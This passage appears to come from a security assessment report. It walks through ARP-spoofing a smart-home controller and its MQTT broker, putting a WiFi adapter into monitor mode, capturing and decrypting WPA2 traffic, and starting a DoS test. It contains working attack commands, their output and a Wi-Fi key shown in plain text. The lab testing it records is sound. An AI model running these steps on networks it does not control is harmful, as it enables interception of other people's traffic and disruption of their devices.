ARP (Address Resolution Protocol) spoofing is a technique, which is used to intercept and manipulate network traffic. It uses the Address Resolution Protocol, which is responsible for mapping IP addresses to MAC addresses on a local network. The nmap scan above, provided us all the information we need to launch our ARP Spoofing attack. We know the IP addresses and MAC addresses of both the MQTT Broker and the Raspberry Pi (Smart Home Controller).

Using Kali Linux, an ARP spoofing attack was executed to impersonate the MAC address (**A8:6D:AA:A4:90:7A**) of the MQTT Broker, specifically for traffic originating from the Smart Home Controller (Raspberry Pi). This manipulation of MAC Address diverted the MQTT messages from Raspberry Pi to the Kali Linux machine, to intercept them and analyze with the Wireshark. Similarly the MAC address (**D8:3A:DD:96:1A:15**) of Raspberry Pi was spoofed for the traffic originating from MQTT Broker to divert the MQTT messages from AWS IOT Core to Kali Linux and also intercept them and analyze them with the Wireshark. The IP Forwarding on the Kali Machine was enabled to forward the packets from both direction to original destinations to maintain normal traffic flow in both directions. The following text describes the attack:

First of all, we enable the IP Forwarding on the Kali Linux, so that the packets we intercept, do not get dropped and are forwarded to the original destination. We do this because we only want to see the packets and not break the flow of the packets:

```
──(root㉿kali)-[/home/kali]
└─# echo 1 >  /proc/sys/net/ipv4/ip_forward
```

In two separate bash shells, we issue the arpspoof commands to fool the MQTT Broker that Kali Linux is the Smart Home Controller and similarly we fool the Smart Home Controller that Kali Linux is the MQTT Broker. The commands used for this purpose are as follows:

```
arpspoof -i eth0 -t 192.168.1.4 192.168.1.30
arpspoof -i eth0 -t 192.168.1.30 192.168.1.4
```

In the first command above the -i flag tells which network interface to use, -t is the target, we want to fool (Smart Home Controller), and the last parameter is the host, we want to intercept the packets for. This is in our case, the MQTT Broker. In the second command, we just switch the target and host IP addresses.

After the above commands are executed, both Smart Home Controller and the MQTT Broker will forward the packets to Kali thinking this is the actual destination. At Kali Linux, we will capture the packets and forward them to original destinations.

In another session, I captured the network traffic using tshark:

```
┌──(root㉿kali)-[/home/kali]
└─# tshark -i any -f "not port 22" -w /tmp/arpspoof.pcap
Running as user "root" and group "root". This could be dangerous.
Capturing on 'any'
74 ^C
```

```
┌──(root㉿kali)-[/home/kali]
```

Excerpt 9: Excerpt of the command used to capture the network traffic during the arpspoof attack.

Below are the screenshots from the tshark, the arpspoof commands, and from the Wireshark:

Here the Kali is telling the Smart Home Controller (Raspberry Pi) that the MQTT Broker is reachable at the MAC address **ec:f4:bb:1b:ff:d6** which is the Kali Linux itself.

```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i eth0 -t 192.168.1.4 192.168.1.30
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
ec:f4:bb:1b:ff:d6
```

Excerpt 10: Excerpt of the command used to launch the arpspoof attack. This is the first part of the attack.

Similarly here it is telling the MQTT Broker that the Smart Home Controller (Raspberry Pi) is also reachable at **ec:f4:bb:1b:ff:d6**, which the Kali Linux is itself.

```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i eth0 -t 192.168.1.30 192.168.1.4
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
```

```
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
ec:f4:bb:1b:ff:d6
```

Excerpt 11: Excerpt of the command used to launch the arpspoof attack. This is the second part of the attack.

After we are done with our ARP Spoofing attack, we closed the arpspoof. It then cleans up the arp poisoning and sends the actual mac addresses. So that normal operation continues.

```
^CCleaning up and re-arping targets...
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
a8:6d:aa:a4:90:7a
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
a8:6d:aa:a4:90:7a
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
a8:6d:aa:a4:90:7a
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
a8:6d:aa:a4:90:7a
ec:f4:bb:1b:ff:d6 d8:3a:dd:96:1a:15 0806 42: arp reply 192.168.1.30 is-at
a8:6d:aa:a4:90:7a
```

Excerpt 12: Excerpt of the command used to stop the arpspoof attack. Ctrl+C was used to stop the command from executing.

```
^CCleaning up and re-arping targets...
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
d8:3a:dd:96:1a:15
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
d8:3a:dd:96:1a:15
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
d8:3a:dd:96:1a:15
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
d8:3a:dd:96:1a:15
ec:f4:bb:1b:ff:d6 a8:6d:aa:a4:90:7a 0806 42: arp reply 192.168.1.4 is-at
d8:3a:dd:96:1a:15
```

Excerpt 13: Similarly Excerpt of the command used to stop the arpspoof attack for the other host. Ctrl+C was used to stop the command from executing.

Wi-Fi Traffic Interception and Decryption:

In this Attack emulation, we exploited the unsecure nature of the WiFi network as compared to Ethernet LAN. The Alfa AWUS036ACM Wi-Fi adapter was set in Monitor Mode to capture all traffic to and from the Smart Home Controller (Raspberry Pi). This was done using the Aircrack-ng suite. Furthermore using the pre-shared key of the Wi-Fi network, the captured packets were decrypted and analyzed through Wireshark. There are two prerequisites for this attack:

a. Although there are ways to crack the PSK, in our test, we already knew the Pre-Shared Key (PSK) of WiFi network. This key was used to decrypt the intercepted frames.
b. All 4 WPA/WPA2-EAPOL handshake packets must be present in the capture file to decrypt it using the PSK in Wireshark.

Kali comes in with pre-installed aircrak-ng suite which has many tools. We utilized airmon-ng, airodump-ng. Below are the steps:

Step 1: Check the name of the WiFi Interfaces connected to Kali Linux:

```
┌──(root㉿kali)-[/home/kali]
└─# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 7260
(rev 73)
phy1    wlan1           mt76x2u         MediaTek Inc. MT7612U
802.11a/b/g/n/ac
```

Excerpt 14: Excerpt of the command used to check the wifi interfaces.

The Alfa AWUS036ACM Wi-Fi adapter is **wlan1**. This is the adapter which supports monitor mode.

Step 2: Eliminate any processes which may interfere with the aircrack-ng suite. This is done via *airmon-ng check kill* command

```
┌──(root㉿kali)-[/home/kali]
└─# airmon-ng check kill

Killing these processes:

    PID Name
    820 wpa_supplicant
```

Excerpt 15: Excerpt of the command used to kill all processes which may interfer

Step 3: Set the **wlan1** interface into monitor mode and confirm that it was set in monitor mode ("*airmon-ng start wlan1*" and "*ifwconfig*" commands):

```
┌──(root㉿kali)-[/home/kali]
└─# airmon-ng start wlan1


PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 7260
(rev 73)
phy1    wlan1           mt76x2u         MediaTek Inc. MT7612U
802.11a/b/g/n/ac
                (mac80211 monitor mode vif enabled for [phy1]wlan1 on
[phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)



┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

wlan1mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

Excerpt 16: Excerpt of the commands used to set the wlan1 interface into monitor mode and confirm that it is indeed in monitor mode.

The *ifwconfig* output shows that the name of the interface was changed to wlan1mon and it is set in Monitor Mode.

Step 4: Check which WiFi networks are in our range. We want to look for the WiFi named “HomeOMM” because this is the one we already have the Pre-Shared-Key for. The command to do this is “*airodump-ng wlan1mon*”. Here the wlan1mon is the name of the interface we just set in Monitor Mode:

```
└─# airodump-ng wlan1mon
Warning: Detected you are using a non-UNICODE terminal character encoding.

 CH  7 ][ Elapsed: 6 s ][ 2024-06-24 15:02

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 70:3A:CB:83:37:68  -77        2        0    0   6  130   WPA2 CCMP   PSK  Volkert
 E0:60:66:8D:24:0C  -78        2        0    0   6  130   WPA2 CCMP   PSK  EasyBox-132251
 F4:30:B9:F1:27:18  -76        3        0    0   6   65   WPA2 CCMP   PSK  DIRECT-16-HP ENVY 4520 series
 08:00:0F:E2:D8:86  -55        9       27   12  11  195   WPA2 CCMP   PSK  HomeOMM
 1C:3B:F3:73:FE:74  -76        5        0    0   3  270   WPA2 CCMP   PSK  TP-Link_FE74
 FA:F5:32:33:48:B8  -77        3        0    0   6  195   OPN              Vodafone Homespot
 5C:FA:25:2D:9E:DE  -74        4        1    0   6  260   WPA3 CCMP   SAE  MagentaWLAN-IALP
 FA:F5:32:33:48:98  -75        4        0    0   6  195   OPN              Vodafone Hotspot
 F8:F5:32:33:48:D8  -73        4        1    0   6  195   WPA2 CCMP   PSK  Vodafone-9348
 0C:72:74:5D:11:28  -73        4        0    0   7  360   WPA2 CCMP   PSK  FRITZ!Box 6660 Cable MV
 D4:86:60:33:78:2E  -74        5        1    0   6  260   WPA3 CCMP   SAE  MagentaWLAN-EGTS
 EC:A8:1F:BE:F4:F8  -79        3        0    0   1  260   WPA2 CCMP   PSK  Vodafone-F4F4
```

Excerpt 17: Excerpt of the command used to check the available Wifi networks.

There are many wifi networks in our range. However, we are interested in WiFi network HomeOMM. We will note down the BSSID and the channel number of this network which we are going to use in our next command.


Step 5: Start the airodump-ng again. However, this time we are going to restrict it to HomeOMM with the BSSID "**08:00:0F:E2:D8:86**" and the "**channel 11"**. We also know from namp scan that the MAC address of our target device "Smart Home Controller" is "D8:3A:DD:96:1A:15". Thus, we will wait till we see packets from this device. Furthermore, we are going to write the capture files to filesystem to later decrypt and analyze it in Wireshark:

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng --bssid 08:00:0F:E2:D8:86 --channel 11 --write /tmp/wifi-
capture wlan1mon
Warning: Detected you are using a non-UNICODE terminal character encoding.
15:09:54  Created capture file "/tmp/wifi-capture-01.cap".

 CH 11 ][ Elapsed: 54 s ][ 2024-06-24 15:10 ][ WPA handshake:
08:00:0F:E2:D8:86

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER
AUTH ESSID

 08:00:0F:E2:D8:86  -55   0      754      598    0  11  195   WPA2 CCMP
PSK  HomeOMM

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes
Probes

 08:00:0F:E2:D8:86  D8:3A:DD:96:1A:15  -20    1e-24e   391      513  EAPOL
Quitting...

┌──(root㉿kali)-[/home/kali]
```

Excerpt 18: Excerpt of the command used to capture the WiFi frames in a specific Network named "HomeOMM". The command also saves the captures to a file called wifi-capture-01.cap, which can later be used to analyze in the Wireshark.

The –write flags saves the captured frames in csv, xml, and in pcap format. We are only interested in pcap file "wifi-capture-01.cap".

Step 6: Open the pcap file in Wireshark:


wifi-capture-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.    Time                        Source                    Destination        Protocol Length Info
  1441 2024-06-24 15:10:29,434972 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=246, FN=0, Flags=.p.....T
  1438 2024-06-24 15:10:29,434502 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=245, FN=0, Flags=.p.....T
  1437 2024-06-24 15:10:29,434327 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=244, FN=0, Flags=.p.....T
  1436 2024-06-24 15:10:29,434184 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=243, FN=0, Flags=.p.....T
  1435 2024-06-24 15:10:29,433905 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=242, FN=0, Flags=.p.....T
  1434 2024-06-24 15:10:29,433888 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=241, FN=0, Flags=.p.....T
  1432 2024-06-24 15:10:29,433528 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=239, FN=0, Flags=.p.....T
  1431 2024-06-24 15:10:29,433511 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=238, FN=0, Flags=.p.....T
  1430 2024-06-24 15:10:29,433024 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=237, FN=0, Flags=.p.....T
  1429 2024-06-24 15:10:29,432963 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=236, FN=0, Flags=.p.....T
  1411 2024-06-24 15:10:29,405515 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=234, FN=0, Flags=.p.....T
  1410 2024-06-24 15:10:29,405362 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=233, FN=0, Flags=.p.....T
  1409 2024-06-24 15:10:29,405270 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=232, FN=0, Flags=.p.....T
  1407 2024-06-24 15:10:29,405089 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=230, FN=0, Flags=.p.....T
  1406 2024-06-24 15:10:29,404939 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=229, FN=0, Flags=.p.....T
  1405 2024-06-24 15:10:29,404729 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=228, FN=0, Flags=.p.....T
  1404 2024-06-24 15:10:29,404616 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=227, FN=0, Flags=.p.....T
  1400 2024-06-24 15:10:29,403518 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=222, FN=0, Flags=.p.....T
  1387 2024-06-24 15:10:29,393590 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=220, FN=0, Flags=.p.....T
  1386 2024-06-24 15:10:29,393428 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=219, FN=0, Flags=.p.....T
  1385 2024-06-24 15:10:29,393195 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=218, FN=0, Flags=.p.....T
  1384 2024-06-24 15:10:29,393091 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=217, FN=0, Flags=.p.....T
  1382 2024-06-24 15:10:29,392816 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=216, FN=0, Flags=.p.....T
  1379 2024-06-24 15:10:29,392195 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=215, FN=0, Flags=.p.....T
  1378 2024-06-24 15:10:29,392042 RaspberryPiT_96:1a:15     Intel_15:d8:85     802.11   1550 QoS Data, SN=214, FN=0, Flags=.p.....T
```

```
> Frame 1438: 1550 bytes on wire (12400 bits), 1550 bytes captured (12400 bits)
> IEEE 802.11 QoS Data, Flags: .p.....T
v Data (1516 bytes)
    Data [truncated]: b7829ad6c6fdfd04631075425a1828d140f477a23de16d00b526c023e76b452b640472a28a7c02ed9562a75ea33fb78c50b4a140d0eac5a40…
    [Length: 1516]
```

```
0260  10 2f a4 65 a8 f6 8a 64  6b 15 b0 2b 63 0c bf 62
0270  44 f4 99 42 af 6c 5f 1a  ff f3 dd 7b 12 7c e1 b1
0280  3a 39 d9 76 31 c3 ae 14  a1 71 5c a5 f2 b0 84 6c
0290  10 e8 72 8a dd 30 a8 5c  1e 21 0f ee da f1 18 93
02a0  a5 b1 10 5a 0d 95 50 45  a4 e4 bb 57 eb f8 72 ec
02b0  87 bc b9 25 d5 3a e9 5a  13 de 66 77 78 0e 5c dd
02c0  e8 92 10 9e d2 cd 52 56  a8 07 36 f8 61 00 32 0f
02d0  82 68 a9 a9 7a cb 8f 38  b1 6d 93 bc df 32 44 b1
02e0  2f 0a f7 1b 14 c6 f5 4f  47 30 e8 6f 90 c4 9a 86
02f0  68 0e 57 42 ff 8a 2a 3f  a5 db 01 38 a3 29 54 0c
0300  df 5c 4f 65 36 35 bc 32  83 fb e3 3b eb 8c 09 cc
0310  79 21 0c 30 f[illegible] 3c 75 b9  1d ae a4 b1 d5 f7 16 98
0320  e7 a0 e9 16 6d d4 67 58  aa 7e b3 85 89 34 59 93
0330  22 79 9a ce 7e cf 53 22  59 65 d1 27 eb 67 68 0d
0340  f0 29 63 9f 93 b2 e0 e2  da 1f 51 a9 7b a7 35 ea
0350  48 da 51 3a 42 a8 8a aa  ce 3c 50 0e ed f2 7e 81
0360  55 6f 17 07 dd 96 41 e2  e3 14 28 19 f3 c3 b4 51
0370  c0 32 06 32 66 b9 e5 75  37 64 6a db f2 9c f4 c4
0380  4e a8 6d 80 53 5e 89 62  52 b1 34 fa d7 a8 96 0b
0390  d9 fb 37 b4 96 7e d0 e5  46 fe d0 76 17 de a2 98
03a0  f7 24 86 17 f7 91 aa 72  67 99 46 75 52 91 57 ca
03b0  c5 f8 fb 4c 66 4f 3d bd  45 4e e9 a4 37 78 e9 12
03c0  a7 94 3e 40 95 fc e2 e1  02 ac 56 6c 57 3c 03 fd
03d0  d9 9d fd 09 81 43 95 e4  9b 7c 3e 76 c7 6b 7a 5f
03e0  a4 37 b2 6a 65 9c 62 6e  b3 e3 79 2c 60 c8 76 43
03f0  f1 c4 8a bb 8f f0 de b7  d0 a6 c5 16 51 b4 f0 48
0400  20 6e e7 b1 32 b4 9a cc  1c 13 f3 64 34 9f 6b ed
0410  6f a5 a0 ba a5 4b cb 63  f0 90 f1 a3 6c f6 d2 0d
0420  0f 88 bf f5 7e b1 d4 c2  63 f8 d6 52 a6 25 9b 93
0430  a0 cb 89 71 50 f4 1c fe  01 a7 7d 95 fb 05 b7 d6
```

Figure 32: Screenshot of Wireshark showing encrypted Wifi traffic. *Since the frames are encrypted, we do not see any information in them.*


As we see the frames encrypted and we do not see any MQTT packets.


wifi-capture-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
mqtt
No.    Time    Source    Destination    Protocol Length Info
```

Figure 33: Screenshot of Wireshark with "mqtt" as display filter. *No MQTT packets visible since they are encrypted.*

Step 7: To decrypt the frames, we need to provide the Pre-Shared Key in the Wireshark to decrypt the frames. This is done by going to Wireshark Menu item "Edit > Preferences > Protocols > IEEE 802.11". Here we provide the key type as "wpa-pwd" and PSK (masked in the screenshot below) separated by SSID name "HomeOMM"



IEEE 802.11 wireless LAN

- ☑ Reassemble fragmented 802.11 datagrams
- ☐ Ignore vendor-specific HT elements
- ☑ Call subdissector for retransmitted 802.11 frames
- ☐ Assume packets have FCS
- ☐ Validate the FCS checksum if possible

Ignore the Protection bit
- [✓ No]
- Yes - without IV
- Yes - with IV

- ☐ Enable WPA Key MIC Length override

WPA Key MIC Length override 0

- ☐ Treat as S1G
- ☑ Enable decryption

Decryption keys Edit...

WEP and WPA Decryption Keys

Key type	Key
wpa-pwd	4203628656900545:HomeOMM

Figure 34: Screenshot of Wireshark setting to enter the WPA password. *Here the WPA password can be set, which will is used by Wireshark to decrypt the encrypted MQTT traffic.*

Denial-of-Service (DoS) Attack using hping3 on MQTT Broker


We start the packet capture using tshark to capture the DDoS Attack packets as well as normal traffic packets a port 1883.

sudo tshark -i any -f "port 1883" -w ddos-attack.pcap

Before the Attack:

We see messages are being sent by the Smart Home Controller to Mosquitto Broker, which is forwarding it to AWS IOT Core. We also see that the messages are being received by the AWS IOT Core:

